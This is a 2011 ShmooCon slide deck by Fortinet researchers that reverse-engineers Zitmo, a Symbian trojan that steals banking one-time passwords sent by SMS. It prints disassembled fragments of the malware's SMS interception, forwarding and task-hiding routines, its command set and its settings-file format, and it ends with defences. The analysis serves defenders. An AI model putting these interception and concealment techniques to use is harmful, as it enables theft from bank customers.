



Defeating mTANs for profit

Axelle Apvrille, Kyle Yang

ShmooCon, January 2011





Overview of Zitmo

Why is Zitmo important?

Zeus background info

The attack - in a nutshell

Similarities with SMS Monitor

Reverse engineering


Conclusion

Zitmo? ... what the fuss?!

In brief

- Zeus In The MOBILE
- Malware for Symbian phones (OS > 9.0)
- Intercepts mTANs = one-time passwords sent by SMS
- Targetting Spanish online banks
- Propagated on PC by Zeus botnet

- first case of use by organized criminals



Zeus (aka Zbot): background

- It's a crimeware kit, sold in the underground market
- Designed to steal banking information
- There are *several* Zeus botnets, not only one

What's new for Zitmo's propagation?

- Not 'much', because fully configurable
- Uses a different RC4 key to decrypt the configuration file
- Targets Spanish banks, injects Javascript into those URLs

Zitmo in a nutshell



Similarities with SMS Monitor

- SMS Monitor : " *The main purpose of this application is parental controls and security audit.*"
- Two papers in Russian Хакер magazine, with code: re-used by Zeus gang?



| Zitmo compared with ... | Exact match of code same assembly | Exact match of strings case-sensitive match |
|------------------------------|--------------------------------------|--|
| SMS Monitor Lite | 60% | 89% |
| SMS Monitor | 59% | 90% |
| SymbOS/- Trapsms.A!tr.spy | 13% | 2% |
| SymbOS/- Fwdsms.D!tr.spy | 16% | 30% |

Overview of Zitmo

Reverse engineering

Developer's Overview

Read SMS


Actions: release, forward, drop

Commands

Techniques: spoof admin, hidden window

Conclusion

[A Malware] Developer's Overview




Silently intercept all SMS

Assembly code taken from Zitmo

```
; Open socket RSocket::Open(RSocketServ &,uint,uint,uint)
BL    _ZN7RSocket4OpenER11RSocketServjjj
STR    R0, [R11,#errcode] ; store the return code
LDR    R3, [R11,#errcode]
CMP    R3, #0             ; if return code != KErrNone
BNE    loc_7C90DAF8       ; jump to this location if error
SUB    R0, R11, #0x54
BL    _ZN8TSmsAddrC1Ev ; TSmsAddr::TSmsAddr(void)
SUB    R0, R11, #0x54
MOV    R1, #4             ; ESmsAddrMatchText
; set socket family (SetSmsAddrFamily) to ESmsAddrMatchText
NL    _ZN8TSmsAddr16SetSmsAddrFamilyE14TSmsAddrFamily
SUB    R0, R11, #0x54
SUB    R3, R11, #0x24
MOV    R1, R3             ; text to match: _L8("")
BL    _ZN8TSmsAddr12SetTextMatchERK6TDesC8
```

Processing incoming SMS (*listen - new stuff here ;*)



Actions

- **Drop SMS:** nobody will ever see this SMS.
- **Forward SMS:** the SMS is sent to the administrator. Not displayed on the victim's phone.
- **Release SMS:** the SMS is displayed in the victim's inbox.
- **Commands:** modifies the trojan's behaviour.

Switch to phone's inbox

```
LDR    R0, [R3,#0x34]
MOV    R1, 0x1002 ; KMsvGlobalInboxIndexEntryIdValue
BL     _ZN8CBaseMtm19SwitchCurrentEntryLE1
```

Copy generic information (subject, date) to TMsvEntry object.
Mark the change (CommitL)

```
BL     _ZN5TTime8HomeTimeEv ; TTime::HomeTime(void)
SUB    R3, R11, #0x74
ADD    R0, R3, #0x48
LDR    R1, [R11,#var_1C]
BL     NokiaUpdate_copyTextIfNotNull
...
; CMsvEntry::ChangeL(TMsvEntry const&)
BL     _ZN9CMsvEntry7ChangeLERK9TMsvEntry
```

Releasing SMS (cont'd)

- Copy message-type specific data (=headers and body) in CMsvStore object.
- Set as ESmsDeliver = displayed as coming *from* sender (not *to*)
- Commit.

```
; CSmsHeader::NewL(CSmsPDU::TSmsPDUType, CEditableText &)  
MOV     R0, #0 ; ESmsDeliver  
LDR     R1, [R11,#var_80]  
BL      _ZN10CSmsHeader4NewLEN7CSmsPDU11TSmsPDUType...  
...  
LDR     R0, [R11,#cmsvstore]  
BL      _ZN9CMsvStore7CommitLEv ; CMsvStore::CommitL(void)
```

NB. If listed in the phone's address book, display contact name ("Axelle") and not phone number (" +336...")

Forward SMS to administrator (spy) - (not 'new', but still listen ;))

Append Fr: to SMS body

```
; Copy original body in TDes16
LDR    R3, [R11,#var_18]
ADD    R0, R3, #0xC0
LDR    R1, [R11,#incomingsmstext]
BL     _ZN6TDes164CopyERK7TDesC16
; Create TPtrC (pointer) to " Fr:"
SUB    R0, R11, #0x84
LDR    R1, =aFr          ; " Fr:"
BL     _ZN7TPtrC16C1EPKt
; Append " Fr:" to body
SUB    R2, R11, #0x84
LDR    R3, [R11,#var_18]
ADD    R0, R3, #0xC0
MOV    R1, R2
BL     _ZN6TDes166AppendERK7TDesC16
```

Append sender's phone number

```
LDR    R3, [R11,#var_18]
ADD    R0, R3, #0xC0
; phone number in #0x6C
SUB    R3, R11, #0x6C ;
MOV    R1, R3
BL     _ZN6TDes166AppendERK7TDesC16
```

- Create SMS in the *Drafts* box.


- Do nothing :) ... or nearly:
- Mark SMS PDU as successfully processed (or message re-appears at next boot)

```
; RSocket::Ioctl(uint,TRequestStatus &,TDes8 *,uint)
MOV     R1, #0x304      ; KIoctlReadMessageSucceeded
MOV     R3, R12
BL      _ZN7RSocket5IoctlEjR14TRequestStatusP5TDes8j
```

Zitmo Commands *(listen - new stuff here!)*

- ON / OFF
- SET ADMIN xx
- ADD SENDER xx, xx / ALL
- REM SENDER xx, xx / ALL
- SET SENDER xx
- BLOCK ON / BLOCK OFF

If **ALL** numbers (except admin) are monitored, SQL tables are not used.
BLOCK ON blocks incoming calls (not used)



Zitmo settings file (*listen - new stuff here!*)

- byte 0: state of the trojan: 0 if it is off, 1 if it is on (enabled).
- byte 1: monitoring case: 0 to monitor phone numbers specified in the table, and 1 to monitor any numbers (ADD SENDER ALL case).
- byte 2: blocking state: 0 if calls must not be blocked and 1 if they must be blocked (BLOCK ON/OFF)
- byte 3-n: externalized 16-bit Unicode string object (TDesC16) for the administrator's phone number.

settings2.dat: disabled trojan (OFF), monitor all mode (ADD SENDER ALL), receive incoming calls (BLOCK OFF), admin is +44778148xxxx

```
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 00 01 00 34 2b 34 34 37 37 38 31 34 38 x x x
00000010 x
```

Spoof administrator (*listen - new stuff here!*)


Protocol flaw: *anybody* can claim to be the administrator!

How Own the adm1n :D

Install Zitmo on lab phone 1

Bonus: make sure it can't send SMS (offline, Faraday cage...)

1. Method 1. Send SET ADMIN command by SMS with phone number of lab phone 2.
2. Method 2. Craft a settings2.dat file with admin phone number = lab phone 2



Remote debugging Symbian phones

IDA - C:\Documents and Settings\kaxelle\Desktop\virus\epoc\epoc.idb (epoc)

File Edit Jump Search View Debugger Options Windows Help

Debugger | Structures | Enum |

IDA View-PC

```
.text:7C8F45BA STR R1, [R11, #ugroup]
.text:7C8F45BB LDR R0, [R11, #ceikdoc]
.text:7C8F45BC LDR R1, [R11, #ugroup]
.text:7C8F45CD DL ZH192CE1kDocument15updateTaskNameLEP19CAppaWindowGroupName; CE1kDocument::Up
.text:7C8F45CA LDR R0, [R11, #ugroup]
.text:7C8F45CB MOV R1, R0
.text:7C8F45CC ; appear in tasklists.
.text:7C8F45CD ; Specifically, TpaTask::FindByPos() will
.text:7C8F45CE ; ignore any tasks marked as hidden.
.text:7C8F45CF
.text:7C8F45D0 BL ZH19CAppaWindowGroupName9SetHiddenE1; CAppaWindowGroupName::SetHidden(int)
.text:7C8F45D1 LDR R0, [R11, #ugroup]
.text:7C8F45D2 MOV R1, #1
.text:7C8F45D3 ; sets the task as a system task
.text:7C8F45D4 ; i.e won't respond to shutdown requests
.text:7C8F45D5 BL ZH19CAppaWindowGroupName9SetSystemE1; CAppaWindowGroupName::SetSystem(int)
.text:7C8F45D6 SUB SP, R11, #80C
.text:7C8F45D7 LDHFD SP, [R11, SP, PC]
.text:7C8F45D8 ; End of Function NokiaUpdate_hideTask
.text:7C8F45D9
.text:7C8F45DA ----- SUBROUTINE -----
.text:7C8F45DB
.text:7C8F45DC Attributes: bp-based frame
.text:7C8F45DD
.text:7C8F45DE sub_7C8F45E4
.text:7C8F45DF ; CODE XREF: sub_7C8F4A3A+381p
.text:7C8F45E0 ; sub_7C8F4A10+381p ...
.text:7C8F45E1 uar_10 = -0x10
.text:7C8F45E2 o1dR11 = -0xC
.text:7C8F45E3 o1dSP = -8
.text:7C8F45E4 o1dLR = -4
.text:7C8F45E5
.text:7C8F45E6 MOV R12, SP
.text:7C8F45E7 STHFD SP, [R11, R12, LR, PC]
.text:7C8F45E8 SUB R11, R12, #4
.text:7C8F45E9 SUB SP, SP, #8
```

General registers | IDA View-P0

| NAME | VALUE | HEX | STATE | MODE |
|------|----------|-----|-------------------------|------|
| R0 | 00602008 | L | HEHRY: 00602008 | IO |
| R1 | 00000001 | L | HEHRY: 00000001 | T |
| R2 | 00000028 | L | HEHRY: 00000028 | F |
| R3 | 0060EAF0 | L | HEHRY: 0060EAF0 | Q |
| R4 | 00608390 | L | HEHRY: 00608390 | U |
| R5 | 006082D0 | L | HEHRY: 006082D0 | C |
| R6 | 00000002 | L | HEHRY: 00000002 | Z |
| R7 | 00600A10 | L | HEHRY: 00600A10 | N |
| R8 | 00000012 | L | HEHRY: 00000012 | |
| R9 | 000000A0 | L | HEHRY: 000000A0 | |
| R10 | C228278 | L | HEHRY: 1228278 | |
| R11 | 004060BC | L | HEHRY: 0A4060BC | |
| R12 | 00000010 | L | HEHRY: 00000010 | |
| SP | 00406088 | L | HEHRY: 0A406088 | |
| LR | 80808080 | L | HEHRY: 18080808 | |
| PC | 7C8F45CC | L | NokiaUpdate_hideTask+2C | |
| PSR | 00000010 | | | |

Modules

| Path | Base | Size |
|----------------------------|----------|---------|
| C:\sys\bin\nokiaupdate.exe | 7C8F4000 | 823F9E0 |
| ntdll.dll | 77D80540 | 8318040 |
| kernel32.dll | 77D80340 | 831A058 |
| user32.dll | 77D80440 | 832E4C8 |

Threads

| Decimal | Hex | State |
|---------|-----|-------|
| 451 | 1C3 | Ready |

Stack view

| Address | Value | HEX | STATE |
|----------|----------|------------------------|-------|
| 00406088 | 00602008 | HEHRY: 00602008 | |
| 0040608C | 00603060 | HEHRY: 00603060 | |
| 00406090 | 00406EE4 | HEHRY: 00406EE4 | |
| 00406094 | 004060C0 | HEHRY: 004060C0 | |
| 00406098 | 81F8A5C1 | HEHRY: 81F8A5C1 | |
| 0040609C | 7C8F45AC | NokiaUpdate_hideTask+C | |
| 004060A0 | 00000010 | HEHRY: 00000010 | |

Hex View-1

```
7C9270BC ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92701C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92702C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92703C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92704C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92705C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92706C ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ????
7C92707C ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ?
```


Output window

```
Debugger: loaded 101fe4b9.d11
7C8F0F4: hit breakpoint
7C8F0E4: hit breakpoint
7C8F054: hit breakpoint
```

Python

All: ide Up Disk: 1GB

Zitmo's Hidden Debug Window *(listen - new stuff here!)*



Un-hide text editor window

```
CApaWindowGroupName::SetHidden(  
EFalse )
```

Modify ETrue=1 to EFalse=0.

Bring window in front position

```
RWindowTreeNode::SetOrdinalPosition(  
ECoeWinPriorityAlwaysAtFront )
```

Modify

ECoeWinPriorityNeverAtFrom=-1000 or
ECoeWinPriorityNormal=0 to
ECoeWinPriorityAlwaysAtFront=+1000
=0x3e8



Overview of Zitmo

Reverse engineering

Conclusion

Zitmo is difficult to spot

Defeating two-factor authentication on demand

Thank You !

- **Weak symptoms:**
alleged certificate
packaged as a
Symbian package
(.sis, .sisx) not
.p12 or .pfx,
unknown
application listed in
the phone's
Application
Manager
- **Express Signed
abused**, but
difficult to do really
better.

Existing solutions

- Behaviour analysis: Liang Xie and Xinwen Zhang and Jean-Pierre Seifert and Sencun Zhu. *pBMDS: A Behavior-based Malware Detection System for Cellphone Devices*. In WiSec'10, March 2010.
- SMS sending profiles: Guanhua Yan, Stephan Eidenbenz, and Emanuele Galli. *Sms-watchdog: Profiling social behaviors of sms users for anomaly detection*. In RAID, volume 5758 of Lecture Notes in Computer Science, 2009.
- Rules combining security capabilities: William Enck, Machigar Ongtang, and Patrick McDaniel. *On Lightweight Mobile Phone Application Certification*. In CCS'09, November 2009.

Zeus could defeat two-factor authentication before!

True (with a keylogger for example)!

But now, they can do it *when they want*.

No need to wait for the victim to actually login his/her bank.

Possible solution

We need a (secure) hardware device with:

- a keypad
- impossible to install new applications
- communicate result to bank (e.g signed authentication challenge, valid for a given time frame)

Winner (to be improved): a smartcard reader?

Thank You !

Follow us on <http://blog.fortinet.com>

Axelle Apvrille

aka *Crypto Girl*

/mobile malware reverse
engineering/
aapvrille@fortinet.com

Xu (Kyle) Yang

CCIE#19065

/botnet reverse engineering/
xyang@fortinet.com
<http://re-malware.com>

Thanks to Guillaume Lovet (Fortinet),
David Barroso (s21sec) and Ludovic Apvrille (Telecom ParisTech)



Slides edited with **LOBSTER**